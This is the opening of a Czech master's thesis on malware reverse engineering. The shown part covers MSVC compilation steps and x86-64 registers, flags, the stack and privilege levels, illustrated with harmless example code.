VŠB TECHNICKÁ UNIVERZITA OSTRAVA
FAKULTA ELEKTROTECHNIKY A INFORMATIKY

Reverzní inženýrství malware

Malware Reverse Engineering

Filip Šigut

Diplomová práce

Vedoucí práce: prof. Ing. Ivan Zelinka, Ph.D.

Ostrava, 2021

Abstrakt

Tato diplomová práce se zabývá základy reverzního inženýrství a nejčastěji používanými nástroji pro statickou a dynamickou analýzu přeložených binárních souborů, ke kterým není dostupný zdrojový kód. Je představena architektura procesorů x86-64 (známe také pod názvem x64, Intel 64 nebo AMD64) a prostředí operačního systému Windows. Mezi vybrané nástroje patří Ghidra a x64dbg. Techniky reverzního inženýrství jsou v práci demonstrovány na skutečném vzorku malware na architektuře x86-64 pod operačním systémem Windows.

Klíčová slova

reverzní inženýrství, x86-64, Windows, malware, Ghidra, x64dbg

Abstract

This master thesis deals with the basics of reverse engineering and the most commonly used tools for static and dynamic analysis of compiled binary files for which no source code is available. The architecture of x86-64 processors (also known as x64, Intel 64 or AMD64) and the Windows operating system environment are introduced. Selected tools include Ghidra and x64dbg. Reverse engineering techniques are demonstrated on a real malware sample on the x86-64 architecture under the Windows operating system.

Keywords

reverse engineering, x86-64, Windows, malware, Ghidra, x64dbg

Poděkování

Rád bych na tomto místě poděkoval vedoucímu diplomové práce prof. Ing. Ivanu Zelinkovi, Ph.D. za jeho odbornou pomoc a trpělivost při řešení této prace.

Obsah

Seznam použitých zkratek a symbolů

JSI	–	Jazyk symbolických instrukcí
ISA	–	Instruction set architecture
PE	–	Portable Executable
ELF	–	Executable and Linkable Format
API	–	Application programming interface
ABI	–	Application binary interface
MSB	–	Most significant bit/byte
LSB	–	Least significant bit/byte
ASLR	–	Address space layout randomization

Seznam obrázků

Kapitola 1

Úvod

Reverzní inženýrství (též zpětné inženýrství nebo zpětná analýza) se zabývá analýzou mechanismů, které vedou k funkčnosti zkoumaného předmětu. V případě analýzy fyzického produktu se jedná o analýzu mechanických částí, jejich propojení a vlivu na okolní části. V případě softwaru se jedná o analýzu algoritmů a datových struktur jednotlivých částí softwaru, ke kterému není k dispozici zdrojový kód, za účelem odhalení chování a vlivu softwaru na systém.

Při analýze softwaru je mnohdy k dispozici pouze soubor, který v sobě obsahuje strojový kód a minimum dalších informací, například pro zavedení programu nebo knihovny operačním systémem do paměti. V případě mikrokontrolerů se může jednat o binární soubor, který v sobě obsahuje pouze strojový kód, který je nakopírován do nevolatilní paměti, a při jeho analýze je tedy potřeba znát předem nejen instrukční sadu, ale i konkrétní model mikrokontroleru pro správnou reprezentaci jednotlivých částí binárního souboru.

Analýza malwaru mnohdy bývá ztížená obfuskací, což je množina technik pro znesnadnění analýzy a oddálení odhalení skutečného cíle algoritmů v kódu před analytikem. Obfuskace ale není specifická pro malware, a bývá využívaná i legitimním softwarem pro ochranu duševního vlastnictví.

Tato diplomová práce se zabývá reverzním inženýrstvím softwaru na architektuře x86-64 (známe také pod názvem x64, Intel 64 nebo AMD64) pod operačním systémem Windows. Cílem je seznámit čtenáře s používanými nástroji pro statickou a dynamickou analýzu software, s konkrétním zaměřením na malware. Je zde také popsán vznik takového software, struktura ve které je spustitelný kód uložen na disku, popis instrukcí architektury x86-64 a způsob komunikace mezi procesem a operačním systémem Windows skrze Windows API.

Kapitola 2

Překlad kompilovaných jazyků

Pro pochopení reverzního inženýrství softwaru je nejprve důležité pochopit, jak takový software vlastně vzniká. Převážná většina softwaru je dnes napsána ve vysokoúrovňových jazycích, které mohou být kompilované nebo interpretované. Bez ohledu na formu jsou algoritmy v těchto jazycích vykonány procesorem, což znamená že algoritmy jsou na nejnižší úrovni abstrakce reprezentovány strojovým kódem v paměti, ve kterém jsou zakódovaný instrukce, které jsou vykonány procesorem. Tato kapitola se věnuje překladu kompilovaných jazyků C a C++.

Cílem překladu zdrojového kódu ve vysokoúrovňovém jazyce je vytvořit binární soubor, který v sobě obsahuje strojový kód a minimum dalších informací, například pro zavedení programu nebo knihovny operačním systémem do paměti. Ty jsou uloženy ve specifických formátech určené operačním systém, konkrétně PE formát používaný ve Windows, popsaný v sekci 4.1 a ELF používaný mimo jiné operační systémy mnoha Linux distribucemi.

Překlad zdrojového kódu ve výše zmíněných jazycích do podoby binárního souboru probíhá ve čtyřech krocích, které jsou popsány v následujících sekcích této kapitoly. Pro demonstraci jednotlivých kroků překladu a vhodných přepínačů v příkazové řádce byl zvolen překladač MSVC, který se skrývá pod příkazem `cl` a linker pod příkazem `link`.

Překladač MSVC lze nainstalovat společně s instalací Visual Studia, nebo jej lze nainstalovat samostatně instalací Build Tools for Visual Studio. Společně s MSVC je nainstalována sada dávkových souborů `vcvars*.bat`, jejichž úkolem je nastavit proměnné prostředí příkazové řádky, jako například přidat cestu `cl.exe` a `link.exe` do proměnné `PATH` a vytvořit proměnnou `INCLUDE` obsahující cesty k hlavičkovým souborům [1][2]. Pro přístup k příkazům `cl` a `link` a jejich správnou funkčnost je tedy potřeba nejprve spustit dle platformy jeden z dávkových souborů `vcvars*.bat`, tj. `vcvars32.bat` pro x86 nebo `vcvars64.bat` pro x64, nebo spustit `vcvarsall.bat` s parametrem `x86` nebo `x64` pro volbu platformy, což je způsob, jakým fungují dávkové soubory `vcvars32.bat` a `vcvars64.bat`. Pro snazší použití jsou po instalaci ve Start menu Visual Studia zástupce příkazové řádky `x86 Native Tools Command Prompt` a `x64 Native Tools Command Prompt`, které připraví prostředí spuštěním `vcvarsall.bat` a umožní další práci v příkazové řádce [1].

2.1 Preprocesor

Preprocesor se stará o úpravu vstupního souboru se zdrojovým kódem určeného k překladu. Tento krok odstraňuje komentáře a je řízen direktivami začínajícími znakem mřížky (#), které umožňuji vkládání souborů, definici a expanzi maker a podmíněný překlad. Výstupem tohoto kroku je zdrojový kód v C/C++, který je pak předán překladači.

Pro uložení výstupu preprocesoru MSVC překladače slouží přepínač `/P`, jehož použití je znázorněno ve výpisu 2.1, který v aktuálním adresáři vytvoří soubor se stejným jménem jako je vstupní soubor a příponou `.i` [3].

```
cl /P hello.c
```

Výpis 2.1: Použití přepínače `/P` pro uložení výstupu preprocesoru

2.1.1 Vkládání souborů

Nejčastěji používanou direktivou je `#include` pro substituci direktivy obsahem specifikovaného, nejčastěji hlavičkového souboru [4]. Ve výpisu 2.2 preprocesor nahradí řádek `#include <stdio.h>` obsahem souboru `stdio.h`, ve kterém je deklarována funkce `printf()`.

```
#include <stdio.h>

int main(void)
{
    printf("Hello world\n");
    return 0;
}
```

Výpis 2.2: Program Hello world v jazyce C

Direktivu lze také zapsat s použitím uvozovek, tedy `#include "stdio.h"`. Rozdíl mezi zápisem se špičatými závorkami a uvozovkami je v pořadí cest, které preprocesor prohledává. V případě zápisu se špičatými závorkami se nejprve prohledávají adresáře specifikované přepínačem `/I` [5]. Pokud není žádný soubor nalezen, hledání pokračuje prohledáváním adresářů specifikovaných v proměnné prostředí `INCLUDE`. V případě zápisu s uvozovkami je hledání započato ve stejném adresáři v jakém se nachází vstupní soubor. Pokud není žádný soubor nalezen, hledání pokračuje stejně jako v případě špičatých závorek [4]. Příklad použití přepínače `/I` pro přidání adresářů k prohledání `#include` direktivou, a možných forem zápisu, je ve výpisu 2.3.

```
cl /Ipath /I to /I .\include main\main.c
```

Výpis 2.3: Použití přepínače `/I` pro přidání adresářů k prohledání

2.1.2 Definice a expanze maker

K definici maker slouží direktiva `#define`, zobrazena ve výpisu 2.4, která nahradí výskyt identifikátoru ve zdrojovém kódu seznamem nahrazujících tokenů. Definice maker existuje ve dvou formách, a to identifikátor s dodatečným seznamem parametrů v kulatých závorkách, kde jednotlivé parametry jsou odděleny čárkou a nebo identifikátor bez parametrů [6].

```
#define <identifikátor> <seznam nahrazujících tokenů>
#define <identifikátor>(<seznam parametrů>) <seznam nahrazujících tokenů>
```

Výpis 2.4: Definice maker

Praktickým příkladem definice maker může být definice matematických konstant. Výpis 2.5 zobrazuje definici maker matematických konstant v hlavičkovém souboru `math.h`[1]. Jakýkoli výskyt jména `M_E`, `M_LN2` a `M_PI` ve zdrojovém kódu obsahující tyto definice bude nahrazen vyčíslením dané definice.

```
#define M_E     2.71828182845904523536 // e
#define M_LN2   0.693147180559945309417 // ln(2)
#define M_PI    3.14159265358979323846 // pi
```

Výpis 2.5: Definice maker matematických konstant v `math.h`

Dalším příkladem jsou makra s parametrem. Příkladem ve výpisu 2.6 je makro pro konverzi úhlu z radiánů do stupňů, výpočet čtverce čísla a vybrání maximální hodnoty. Omezením těchto maker je vícenásobné vyhodnocení v případě, kdy je jako parametrem makra například volaní funkce nebo inkrementace proměnné. To je způsobeno tím, že se zde pracuje čistě s textem, a jedná se pouze o substituci parametru hodnotou parametru. Ve výpisu 2.7 lze vidět expanzi maker s parametry.

```
#define RADTODEG(x) ((x) * 57.29578)
#define SQUARE(x) ((x)*(x))
#define MAX(a,b) ((a)>(b)?(a):(b))
```

Výpis 2.6: Definice maker s parametrem

```
//printf("%f\n", RADTODEG(M_PI));
printf("%f\n", ((3.14159265358979323846) * 57.29578));
//printf("%f\n", (double)SQUARE(3));
printf("%f\n", (double)((3)*(3)));
//printf("%f\n", (double)MAX(10,20));
printf("%f\n", (double)((10)>(20)?(10):(20)));
```

Výpis 2.7: Expanze maker s parametrem

[1] Ten lze najít příkazem `where $INCLUDE:math.h`

2.1.3 Podmíněný překlad

Direktivy pro podmíněný překlad slouží pro zahrnutí nebo vyjmutí částí zdrojového kódu, který je pak dále předán překladači. Každá ze začínajících direktiv `#if <výraz>`, `#ifdef <identifikátor>` a `#ifndef <identifikátor>` musí být zakončena direktivou `#endif`. Podmínky lze také dále větvit direktivou `#elif <výraz>`. Lze také použít direktivu `#else`, která, pokud je použitá, musí být použitá jako poslední a zakončena `#endif`. Pokud je výraz za direktivou vyhodnocen jako nenulový, celá sekce kódu mezi direktivami je zachována v jednotce překladu. Direktivy `#ifdef <identifikátor>` a `#ifndef <identifikátor>` jsou ekvivalentní direktivě `#if defined(<identifikátor>)`, respektive `#if !defined(<identifikátor>)` [7].

Překladač MSVC automaticky definuje několik maker, podle kterých lze rozpoznat, že se jedná o MSVC. Mimo jiné se jedná o automatickou definici maker `_MSC_VER`, `_WIN32` a `_WIN64`. Tyto makra lze použít pro rozpoznání překladače, respektive platformy pro kterou je překlad určen [8].

Výpis 2.8 zobrazuje možné použití podmíněného překladu multiplatformního kódu, který do konzole vypíše `Hello World`.

```
#if defined(__gnu_linux__)
#include <unistd.h>
#elif defined(_MSC_VER)
#include <Windows.h>
#else
#include <stdio.h>
#endif

int main(int argc, char **argv) {
#if defined(__gnu_linux__)
    write(1,"Hello World\n", 12);
#elif defined(_MSC_VER)
    HANDLE hConsoleOutput = GetStdHandle(STD_OUTPUT_HANDLE);
    WriteConsoleW(hConsoleOutput, L"Hello World\r\n", 13, 0, 0);
#else
    printf("Hello World\n");
#endif
    return 0;
}
```

Výpis 2.8: Podmíněny překlad

Dalším příkladem použití podmíněného překladu je omezení vícenásobného vložení hlavičkového souboru, tzv. *include guard*, zobrazeného ve výpisu 2.9.

```c
#ifndef SOUBOR_H
#define SOUBOR_H
/* zdrojový kód souboru */
#endif
```

Výpis 2.9: Include guard

2.2 Překladač

Po zpracování vstupního souboru preprocesorem, je jeho výstup předán překladači. Překladač je program, který překládá jeden jazyk do druhého. V našem případě se jedná o překlad zdrojového kódu v jazyce C/C++ do jazyka strojových instrukcí (dále jen JSI) pro instrukční sadu (nebo také ISA z anglického Instruction set architecture) x86-64 popsanou v kapitole 3. Překlad lidsky čitelného zdrojového kódu do podoby JSI je samo o sobě velmi rozsáhle téma, které by vydalo na samostatnou práci, a proto je překlad zde propsán jen velmi stručně.

Program nejprve projde procesem *tokenizace*, který rozdělí vstupní soubor na jednotlivé tokeny. Tyto tokeny jsou společně s informací o typu tokenu předány *parseru*, který rozumí gramatice jazyka a je zodpovědný za detekci syntaktických chyb a pasování bezchybného programu do datové struktury parsovacího stromu. *Tokenizer* a *parser* jsou součástí front-endu překladače. Zbytek překladače generující výstupní kód se nazývá back-end. Toto rozdělení umožňuje výměnu back-endu generující kód pro jinou platformu či architekturu, které dále umožňuje jednomu překladači, tzv. *křížovému překladači*, vytvořit výstupní kód pro více platforem a architektur [9].

Pro překlad programu MSVC překladačem do JSI je potřeba použít přepínač /FA, jehož použití je znázorněno ve výpisu 2.10, který v aktuálním adresáři vytvoří soubor se stejným jménem jako je vstupní soubor a příponou `.asm` [10]. Pro ukázku je uveden výstup překladu programu Hello world z výpisu 2.2 do výpisu 2.11. Výstupem překladu je přeložený soubor v JSI architektury x86-64.

```
cl /FA hello.c
```

Výpis 2.10: Použití přepínače `/FA` pro uložení výstupu překladače

```
sub  rsp, 40                    ; alokace 0x40 Byte na zásobníku
lea  rcx, OFFSET FLAT:$SG8983   ; řetězec 'Hello world', 0aH, 00H
call printf                     ; volání funkce printf
xor  eax, eax                   ; hodnota 0 vrácena funkcí
add  rsp, 40                    ; dealokace alokovaného místa
ret  0                          ; return
```

Výpis 2.11: Výstup překladu funkce `main()` programu Hello world

2.3 Assembler

Úkolem assembleru je vytvořit objektový soubor `.obj` překladem `.asm` souboru obsahující JSI. Více objektových souborů lze pak zabalit do statické knihovny `.lib` nebo linkerem propojit do dynamické knihovny `.dll` nebo spustitelného souboru `.exe`. Kromě instrukcí v JSI může `.asm` soubor obsahovat také definice obsahu paměti například pro globální proměnné, návěští pro pojmenování míst v paměti a dle implementace schopností assembleru mohou být podporovány makra s podobnou funkcionalitou jako v sekci 2.1 o preprocesoru. Způsob zápisu JSI je tedy založen nejen na instrukční sadě dané architektury, ale také na zvoleném assembleru a na operačním systému a jeho volací konvenci pro volání funkcí. Nejedná se tedy o jeden konkrétní jazyk, ale o druh jazyka, který je specifikován výrobcem assembleru.

Pro překlad vstupního souboru do objektového souboru překladačem MSVC slouží přepínač `/c`, jehož použití je znázorněno ve výpisu 2.12, který v aktuálním adresáři vytvoří soubor se stejným jménem jako je vstupní soubor a příponou `.obj` [11]. Microsoft společně s MSVC dodává také samostatný assembler zvaný *MASM*, nebo také *Microsoft Assembler*. Ten lze spustit pod příkazy `ml` a `ml64` pro sestavení 32 bitového x86, respektive 64 bitového x86-64 objektového souboru.

```
cl /c hello.c
```

Výpis 2.12: Použití přepínače `/c` pro kompilaci bez propojení

Objektový soubor je výsledkem překladu tzv. jednotky překladu (anglicky *translation unit*). Jednotka překladu se skládá ze vstupního souboru překladače a ze všech vložených souborů specifikovaných direktivou `#include`. Koncept jednotky překladu slouží pro deklaraci a definici jmen, konkrétně symbolů, jakými jsou jména proměnných a funkcí. Deklarace jména se může v jednotce překladu vyskytovat několikrát a definice pouze jednou [12].

2.4 Linker

Programy se mnohdy skládají z více jednotek překladu, tedy objektových souborů. Úkolem linkeru je pospojovat objektové soubory do spustitelného `.exe` souboru nebo dynamické `.dll` knihovny. Toho je docíleno spojením a vyřešením referencí nedefinovaných symbolů.

Definice jmen nekonstantních globálních proměnných a funkcí v globálním prostoru C/C++ jsou vždy viditelné ostatním jednotkám překladu. Toto umožňuje vnější propojení. Při propojení může dojít ke kolizi deklarace jmen mezi jednotkami překladu. To lze vyřešit zvolením jiného jména v jedné z jednotek nebo použití slabých *weak* symbolů. Klíčovým slovem `static` ve zdrojovém kódu lze zajistit vnitřní propojení a viditelnost v rámci jedné jednotky překladu. Pro použití definice z jiné jednotky překladu slouží u deklarací klíčové slovo `extern` [12].

Pro propojení objektového souboru z výpisu 2.12 do podoby spustitelného `.exe` souboru lze použít příkaz `link` zobrazeného ve výpisu 2.13.

```
link hello.obj
```

Výpis 2.13: Použití příkazu `link` pro propojení

Kapitola 3

Architektura procesorů x86-64

Historie architektury procesorů a instrukční sady x86-64 sahá až do roku 1978 s vydáním 16bitového procesoru Intel 8086. O rok později, tedy v roce 1979, byla vydána levnější varianta tohoto procesoru nesoucí označení Intel 8088. Tento procesor byl použit v počítači IBM PC, který vyšel v roce 1981 a který měl zásadní vliv na trh osobních počítačů v té době. S vydáním procesoru Intel 80386 v roce 1985 Intel rozšířil instrukční sadu a šířku interních registrů na 32 bitů. Podobnou strategii, splečně s navýšením počtu registrů, zvolila firma AMD při rozšíření architektury na 64 bitů při vydání AMD K8 mikroarchitektury v roce 2003.

Není li uvedeno jinak, informace uvedené v této kapitole vycházejí z dokumentace *Intel® 64 and IA-32 Architectures Software Developer's Manual* [13].

3.1 Základní datové typy

Datové typy specifikují pouze velikost dat. Za jejich obsah, například zda se jedná o znak nebo číslo s a nebo bez znaménka odpovídá programátor. Základními datovými typy architektury x86-64 jsou bajty, slova, dvojslova a čtyřslova. Jejich výpis v angličtině společně se zkráceným tvarem a velikostmi je uveden níže. Tradičně se velikost slova řídí velikostí interních registrů, která je v případě 64 bitové architektury x86-64 64 bitů. Velikost slova se zde odkazuje na původní architekturu procesoru Intel 8086, která byla 16bitová.

- BYTE (DB) - 1 bajt
- WORD (DW) - 2 bajty
- DWORD (DD) - 4 bajty
- QWORD (DQ) - 8 bajtů

3.2 Registry

Registry procesoru jsou malé paměti v procesoru určené pro výpočty. Data co se nevlezou do registrů procesoru jsou uloženy v paměti. Pro práci s daty co nejsou v registrech je nejprve potřeba data v registrech uložit do paměti a poté přesunout data ke zpracování z paměti do registrů. Některé z těchto registrů mají speciální účel. Nejdůležitějším v každé architektuře je registr zvaný *Čítač instrukcí* (anglicky *Program Counter*) nebo *Instrukční ukazatel* (anglicky *Instruction Pointer*), který slouží jako ukazatel do paměti následující instrukce strojového kódu v operační paměti počítače. Po provedení instrukce se čítač posune na další instrukci.

3.2.1 Obecné registry


Architektura procesorů x86-64 disponuje celkem 16 obecnými registry o šířce 64 bitů. U všech těchto registrů lze přistoupit k jejím spodním částem o velikosti bajtu, slova, dvojslova a čtyřslova. Jednotlivé šířky obecných registrů a jejich pojmenování je zobrazeno v obrázku 3.1 s upřesňujícím výpisem uvedeným níže. U 16bitových registrů AX, BX, CX a DX lze také přistoupit k hornímu bajtu registru. Registry x86-64 architektury jsou tedy:

- 8bitové AH, AL, BH, BL, CH, CL, DH, DL, DIL, SIL, SPL, BPL, R8L, R9L, R10L, R11L, R12L, R13L, R14L, R15L
- 16bitové AX, BX, CX, DX, DI, SI, SP, BP, R8W, R9W, R10W, R11W, R12W, R13W, R14W, R15W
- 32bitové EAX, EBX, ECX, EDX, EDI, ESI, ESP, EBP, R8D, R9D, R10D, R11D, R12D, R13D, R14D, R15D
- 64bitové RAX, RBX, RCX, RDX, RDI, RSI, RSP, RBP, R8, R9, R10, R11, R12, R13, R14, R15

Ač se jedná o registry pro obecné použití, tak některé instrukce implicitně používají specifické registry a jejich hodnoty jako operandy. Příkladem mohou být řetězové instrukce, které pracují s hodnotami v registrech ECX, ESI a EDI. Zvláštní pozornost by pak měla být věnována při prací registrem RSP, neboť ten v sobě drží adresu vrcholu zásobníku, jehož funkcionalita je popsaná v sekci 3.3.

3.2.2 SSE registry

Streaming SIMD Extensions (SSE) je sada instrukcí sloužící pro výpočty čísel s plovoucí desetinnou čárkou nad daty v SSE registrech. Těchto registrů je celkem 16 a jsou pojmenovány XMM0 až XMM15. Každý z těchto registrů má šířku 128 bitů a každý z nich tak dokáže pojmou buďto dvě 64bitové `double`, nebo čtyři 32bitové `float` čísla.



Obrázek 3.1: Obecné registry architektury procesorů x86-64

3.2.3 Speciální registry

Dále jsou k dispozici dva 64bitové speciální registry kterými jsou instrukční ukazatel RIP a registr příznaků RFLAGS. Registr RIP v sobě obsahuje adresu právě vykonávané instrukce a registr RFLAGS v sobě obsahuje příznaky současného stavu procesoru.


3.2.3.1 RIP registr

Délka instrukcí architektury x86-64 je variabilní. Při výkonu instrukcí je RIP inkrementován o délku právě vykonané instrukce tak, že ukazuje na začátek další instrukce. S hodnotou registru pro změnu toku programu lze manipulovat instrukcemi JMP, Jcc, CALL a RET.

3.2.3.2 RFLAGS registr

Tento registr obsahuje skupinu stavových, kontrolních a systémových příznaků. Obrázek 3.2 zobrazuje spodních 32 bitů registru RFLAGS a horních 32 bitů jsou rezervované. Spodních 32 bitů registru RFLAGS je identických s registrem EFLAGS ze 32 bitové architektury x86. Z pohledu procesu běžícího v *user mode* jsou nejdůležitější stavové a kontrolní příznaky.

3.2.3.2.1 Stavové příznaky Stavové příznaky indikují výsledek poslední logické, bitové nebo aritmetické instrukce. Nastavení těchto příznaků ovlivňuje vykonání nebo přeskočení podmíněných instrukcí.



Obrázek 3.2: EFLAGS registr architektury procesorů x86 [13]

- CF (bit 0) *Carry flag* - Pokud nastane přesun nebo výpůjčka z nejvyššího bitu tak 1, jinak 0. Indikuje přetečení bezznaménkových čísel.
- PF (bit 2) *Parity flag* - Parita nejnižšího bajtu výsledku. 1 pokud je v bajtu sudý počet jedniček, jinak 0.
- AF (bit 4) *Auxiliary Carry flag* - Pokud nastane přesun nebo výpůjčka 3. bitu. Používáno při BCD (*z anglického binary-coded decimal*) aritmetice.
- ZF (bit 6) *Zero flag* - 1 pokud je výsledek nula, jinak 0.
- SF (bit 7) *Sign flag* - Znaménko výsledku. Kopíruje hodnotu nejvyššího bitu. 1 pro záporné číslo, jinak 0.
- OF (bit 11) *Overflow flag* - Příznak přetečení v případě kdy se výsledek operace nevleze do cílového operandu instrukce. Indikuje přetečení čísel se znaménkem ve dvojkovém doplňkovém kódu.

3.2.3.2.2 Kontrolní příznaky Jediným kontrolním příznakem v RFLAGS registru je příznak *direction flag* DF (bit 10). Tento příznak řídí směr řetězových instrukcí MOVS, CMPS, SCAS, LODS a STOS.

3.3 Zásobník

Zásobník je datová struktura typu LIFO (*last in, first out*), se kterou se dá pracovat pomocí dvou funkcí, kterými jsou *push* pro uložení prvku na vrchol zásobníku a *pop* pro odebrání prvku z vrcholu zásobníku. Zásobník funkcionalitou připomíná zásobník u střelných zbraní, kdy lze operovat pouze s prvkem, respektive nábojem na vrcholu zásobníku. Programu ale nic nebrání měnit data v paměti i uprostřed zásobníku. Zásobník slouží pro ukládání lokálních proměnných, předávání parametrů funkcím, uložení návratové adresy při návratu z funkce a také pro uložení dat specifických pro programovací jazyk, ABI a architekruru.


Z pohledu architektury procesorů x86-64 pro práci se zásobníkem slouží registry RBP a RSP společně s instrukcemi PUSH, POP, CALL, RET, ENTER a LEAVE. Při vložení prvku na zásobník je registr RSP je dekrementován a následné je na jeho adresu prvek uložen. Pokud je prvek ze zásobníku vyjmut, jeho hodnota je přesunuta a registr RSP je inkrementován. Zásobník tedy roste od nejvyšší adresy k nižší. Instrukce PUSH, POP, CALL, RET inkrementují, respektive dekrementují zásobník v krocích o 8 bajtech. Dále je možné pracovat s vrcholem zásobníku v registru RSP pro alokaci místa lokálním proměnným. S těmito daty pak dokážou operovat instrukce jejímž operandem je adresa do paměti zásobníku, tedy ty, které svou adresu počítají vzhledem k hodnotám v registrech RBP a RSP.

3.3.1 Volání a návrat z funkcí

Při zavolání funkce vykonáním instrukce CALL s operandem obsahující adresu volané funkce, procesor uloží na vrchol zásobníku adresu instrukce následující za instrukcí CALL a instrukční ukazatel RIP poté skočí na adresu operandu. Při návratu z funkce vykonáním instrukce RET procesor vyjme hodnotu z vrcholu zásobníku a na tuto hodnotu nastaví instrukční ukazatel RIP, čímž skočí na instrukci která je ihned po původní instrukci CALL.

3.4 Úrovně privilegií

Architektura procesorů x86-64 podporuje 4 úrovně privilegií, někdy také nazývané jako *protection rings*. Obrázek 3.3 zobrazuje jednotlivé úrovně. Dvěma nejdůležitějšími úrovněmi je nejnižší úroveň 0 nazývaná jako *kernel mode* a nejvyšší úroveň 3 nazývaná jako *user mode*. Jádro operačního systému běží v *kernel modu* a má přístup ke všem prostředkům procesoru jakými jsou například přerušení, I/O zařízení a mapování paměti. Uživatelské programy běží v *user modu* a mají přístup k omezenější sadě instrukcí, limitující se víceméně pouze na výpočty. Pokud nějaký *user mode* program požaduje vykonání privilegované operace, potřebuje o tom říct jádru operačního systému běžícího v *kernel modu*, které tomuto požadavku může a nebo nemusí vyhovět. Pro spojení světů *user mode* a *kernel mode* slouží systémová volání. Systémová volání jsou rozhraní mezi uživatelskými programy a jádrem operačního systému.



Obrázek 3.3: Úrovně privilegií architektury x86-64 [13]


Instrukce SYSCALL slouží pro zavolání systémového volání v úrovni 0. Toho je docíleno nahráním hodnoty IA32_LSTAR MSR (z anglického *model-specific register*) do RIP registru. Hodnotu IA32_LSTAR MSR lze změnit instrukcí WRMSR (*Write to Model Specific Register*) z úrovně 0.

Při startu počítače systém bootuje v úrovni 0. Jádro operačního systému poté nakonfiguruje potřebné registry procesoru v úrovni 0, jako například IA32_LSTAR MSR instrukcí WRMSR. Následně může jádro operačního systému snížit privilegia na úroveň 3, čímž se uzamkne konfigurace vnitřních registrů které mohou být nakonfigurovány pouze z úrovně 0. Jediným způsobem jak se dostat z úrovně 3 do úrovně 0 je zavoláním instrukce SYSCALL. Tímto ale skáčeme na předem definovanou adresu v jádru operačního systému s pevně definovaným chováním ze kterého není možné měnit hodnoty vnitřních registrů procesoru.

3.5 Instrukce a strojový kód

